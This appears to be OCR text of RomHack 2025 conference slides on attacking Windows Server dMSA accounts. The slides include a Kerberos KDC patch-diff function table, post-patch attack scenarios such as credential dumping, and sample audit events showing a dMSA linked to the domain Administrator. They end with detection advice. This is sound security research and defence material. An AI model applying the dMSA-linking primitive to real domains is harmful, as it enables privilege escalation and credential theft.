
EA	Name	Basic Bloc	Instructions	Edges
000000018003...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_Servicing_ExtendedAuditingForKerberos>::__private_IsEnabledPreCheck(void)	1	2	0
000000018003...	std::wstring::append(ushort const * const,unsigned __int64)	6	33	7
000000018003...	WPP_SF_ds	6	28	7
000000018003...	_KDC_TICKET_INFO::operator=(_KDC_TICKET_INFO &&)	3	67	3
000000018003...	_KDC_TICKET_INFO::operator=(_KDC_TICKET_INFO const &)	3	56	3
000000018003...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_2697791803>::GetCachedFeatureEnabledState(void)	14	64	20
000000018003...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_2697791803>::GetCurrentFeatureEnabledState(int *)	11	58	15
000000018003...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_2697791803>::ReportUsage(bool,wil::ReportingKind,unsigned __int64)	3	32	3
000000018004...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_2697791803>::__private_IsEnabled(void)	1	16	0
000000018004...	wil::unique_any_t<wil::details::unique_storage<wil::details::resource_policy<HKEY__ *,long (*)(HKEY__ *),&RegCloseKey(HKEY__ *),wistd::inte...	3	20	3
000000018004...	wil__details__lambda_call__lambda_0c3ed4b313895b4b90057ea314a2e0d3_____lambda_call__lambda_0c3ed4b313895b4b90057ea314a...	5	18	6
000000018004...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_GatePerf>::GetCachedFeatureEnabledState(void)	14	64	20
000000018004...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_Servicing_ExtendedAuditingForKerberos_V2>::GetCachedFeatureEnabledState(void)	14	64	20
000000018004...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_Standalone_25_06_NonSec>::GetCachedFeatureEnabledState(void)	14	64	20
000000018004...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_Standalone_25_07_NonSec>::GetCachedFeatureEnabledState(void)	14	64	20
000000018004...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_UxPerfImp>::GetCachedFeatureEnabledState(void)	14	64	20
000000018004...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_GatePerf>::GetCurrentFeatureEnabledState(int *)	16	81	23
000000018004...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_Servicing_ExtendedAuditingForKerberos_V2>::GetCurrentFeatureEnabledState(int *)	17	83	25
000000018004...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_Standalone_25_06_NonSec>::GetCurrentFeatureEnabledState(int *)	10	65	14
000000018004...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_UxPerfImp>::GetCurrentFeatureEnabledState(int *)	15	77	22
000000018004...	_KdcCheckTicket___1__dtor$4	5	20	5
000000018004...	KdcEncryptTicketEncryptedPart_Old(uchar *,ulong,_UNICODE_STRING *)	23	110	36
000000018004...	KdcGetServerTicketInfo(KERB_TICKET *,_KDC_TICKET_INFO *)	64	265	104
000000018004...	_KdcGetServerTicketInfo___1__dtor$0	6	20	7
000000018004...	_KdcGetTicketInfoFull___1__dtor$3	4	9	4
000000018004...	KerbConvertKVNOToKdcName(_KERB_INTERNAL_NAME * *,ulong)	8	41	10
000000018004...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_GatePerf>::ReportUsage(bool,wil::ReportingKind,unsigned __int64)	3	32	3
000000018004...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_Servicing_ExtendedAuditingForKerberos_V2>::ReportUsage(bool,wil::ReportingKind,un...	3	32	3
000000018004...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_Standalone_25_06_NonSec>::ReportUsage(bool,wil::ReportingKind,unsigned __int64)	3	30	3
000000018004...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_Standalone_25_07_NonSec>::ReportUsage(bool,wil::ReportingKind,unsigned __int64)	3	30	3
000000018004...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_UxPerfImp>::ReportUsage(bool,wil::ReportingKind,unsigned __int64)	3	32	3
000000018004...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_GatePerf>::__private_IsEnabled(wil::ReportingKind)	1	16	0
000000018004...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_Servicing_ExtendedAuditingForKerberos>::__private_IsEnabled(wil::ReportingKind)	1	17	0
000000018004...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_Servicing_ExtendedAuditingForKerberos_V2>::__private_IsEnabled(void)	1	16	0
000000018004...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_UxPerfImp>::__private_IsEnabled(wil::ReportingKind)	1	16	0
000000018004...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_BugFix_KpasswdKeyUsage>::GetCachedFeatureEnabledState(void)	14	64	20
000000018004...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_BugFix_KpasswdKeyUsage>::GetCurrentFeatureEnabledState(int *)	13	75	19
000000018004...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_BugFix_KpasswdKeyUsage>::ReportUsage(bool,wil::ReportingKind,unsigned __int64)	3	32	3
000000018004...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_BugFix_KpasswdKeyUsage>::__private_IsEnabled(void)	1	16	0
000000018004...	std::vector<_X509_ALT_SEC_ID_NAME_TYPE>::_Emplace_reallocate<_X509_ALT_SEC_ID_NAME_TYPE const &>(_X509_ALT_SEC_ID_NAME_T...	6	67	6
000000018004...	_std__vector_enum__X509_ALT_SEC_ID_NAME_TYPE_std__allocator_enum__X509_ALT_SEC_ID_NAME_TYPE_____Emplace_reallocate_enum__...	1	10	0
000000018004...	wil__scope_exit__lambda_eb0ff72c18be1387d4f19d97356e4c94__	1	5	0
000000018004...	utl::basic_string<ushort,utl::char_traits<ushort>,utl::allocator<ushort>>::basic_string<ushort,utl::char_traits<ushort>,utl::allocator<ushort>>...	4	27	4
000000018004...	utl::optional<utl::basic_string<ushort,utl::char_traits<ushort>,utl::allocator<ushort>>>::~optional<utl::basic_string<ushort,utl::char_traits<...	4	7	4
000000018004...	wil::unique_struct<_UNICODE_STRING,void (_UNICODE_STRING *),&KerbFreeString(_UNICODE_STRING *),std::nullptr_t,0>::~unique_struct...	1	10	0
000000018004...	__KDC_TICKET_INFO__AddAltSecIdMapping___1__catch$3	1	8	0
000000018004...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_BugFix_AltSecIds>::GetCachedFeatureEnabledState(void)	14	64	20
000000018004...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_IssuerSid_AltSecId>::GetCachedFeatureEnabledState(void)	14	64	20
000000018004...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_Servicing_KdcDmsaVerifyLink>::GetCachedFeatureEnabledState(void)	14	64	20
000000018004...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_Servicing_PreviousPasswordBadPwdCount>::GetCachedFeatureEnabledState(void)	14	64	20
000000018004...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_BugFix_AltSecIds>::GetCurrentFeatureEnabledState(int *)	13	75	19
000000018004...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_IssuerSid_AltSecId>::GetCurrentFeatureEnabledState(int *)	13	75	19
000000018004...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_Servicing_KdcDmsaVerifyLink>::GetCurrentFeatureEnabledState(int *)	11	58	15
000000018004...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_Servicing_PreviousPasswordBadPwdCount>::GetCurrentFeatureEnabledState(int *)	13	75	19
000000018005...	CSecurityData::KdcTgtTicketLifespan(void)	1	18	0
000000018005...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_BugFix_AltSecIds>::ReportUsage(bool,wil::ReportingKind,unsigned __int64)	3	32	3
000000018005...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_IssuerSid_AltSecId>::ReportUsage(bool,wil::ReportingKind,unsigned __int64)	3	32	3
000000018005...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_Servicing_KdcDmsaVerifyLink>::ReportUsage(bool,wil::ReportingKind,unsigned __int64)	3	32	3
000000018005...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_Servicing_PreviousPasswordBadPwdCount>::ReportUsage(bool,wil::ReportingKind,unsi...	3	32	3
000000018005...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_BugFix_AltSecIds>::__private_IsEnabled(void)	1	16	0
000000018005...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_IssuerSid_AltSecId>::__private_IsEnabled(void)	1	16	0
000000018005...	wil::details::FeatureImpl<__WilFeatureTraits_Feature_Servicing_KdcDmsaVerifyLink>::__private_IsEnabled(void)	1	16	0

Line 139 of 287


Primary Unmatched
EA
Name
Basic Bloc
Instructions
Edges
000000018004... wil::details::FeatureImpl<__WilFeatureTraits_Feature_Servicing_KdcDmsaVerifyLink>::GetCachedFeatureEnabledState(void) 14 64 20
000000018004... wil::details::FeatureImpl<__WilFeatureTraits_Feature_Servicing_KdcDmsaVerifyLink>::GetCurrentFeatureEnabledState(int *) 11 58 15
000000018005... wil::details::FeatureImpl<__WilFeatureTraits_Feature_Servicing_KdcDmsaVerifyLink>::ReportUsage(bool,wil::ReportingKind,unsigned __int64) 3 32 3
000000018005... wil::details::FeatureImpl<__WilFeatureTraits_Feature_Servicing_KdcDmsaVerifyLink>::__private_IsEnabled(void) 1 16 0
000000018005... wil::details::FeatureImpl<__WilFeatureTraits_Feature_DMSAKDC>::__private_IsEnabledPreCheck(wil::ReportingKind) 1 6 0
000000018006... _KdcDmsaTgsReqWorker___1__dtor$1 5 20 5
000000018006... _KdcDmsaTgsReqWorker___1__dtor$2 4 10 4


DMSA
USER


Control
DMSA
USER


Control
Control
DMSA
USER

Post Patch Attack Scenarios

- User compromise (requires Write permissions)
- Domain-wide credential dumping (requires DA)

Primitive #2:
Credential Dumping

Detection

dMSA Creation

- Configure SACL

A directory service object was created.

Subject:

Security ID:	AKA-DC1\weak
Account Name:	weak
Account Domain:	AKA-DC1
Logon ID:	0x9F7154

Directory Service:

Name:	aka.test
Type:	Active Directory Domain Services

Object:

DN:	CN=weak_dmsa,OU=temp,DC=aka,DC=test
GUID:	CN=weak_dmsa,OU=temp,DC=aka,DC=test
Class:	msDS-DelegatedManagedServiceAccount

Operation:

Correlation ID:	{3af479a5-85e5-4d03-ad6d-29d44ce7afcb}
Application Correlation ID:	-

dMSA Linkage

- Configure SACL

A directory service object was modified.

Subject:

Security ID:	AKA-DC1\weak
Account Name:	weak
Account Domain:	AKA-DC1
Logon ID:	0x9F72F8

Directory Service:

Name:	aka.test
Type:	Active Directory Domain Services

Object:

DN:	CN=weak_dmsa,OU=temp,DC=aka,DC=test
GUID:	{0612e945-4b17-4dce-8d30-8e4085710549}
Class:	msDS-DelegatedManagedServiceAccount

Attribute:

LDAP Display Name:	msDS-ManagedAccountPrecededByLink
Syntax (OID):	2.5.5.1
Value:	CN=Administrator,CN=Users,DC=aka,DC=test

dMSA Credentials (2946)

- Default log

A caller successfully fetched the password of a group managed service account.

Group Managed Service Account Object:
CN=weak_dmsa,OU=temp,DC=aka,DC=test
Caller SID:
S-1-5-7
Caller IP:

Conclusions

- New ≠ Secure
- Never skip the obvious
- Log & alert on dMSA links
- dMSA is a great new feature!

Acknowledgement


- Garret Foster

  @unsigned_sh0rt

Acknowledgement

- Garret Foster - Clustered Points of Failure - Attacking Windows Server Failover Clusters

  @unsigned_sh0rt



Thank you!

@YuG0rd

ROMHACK 2025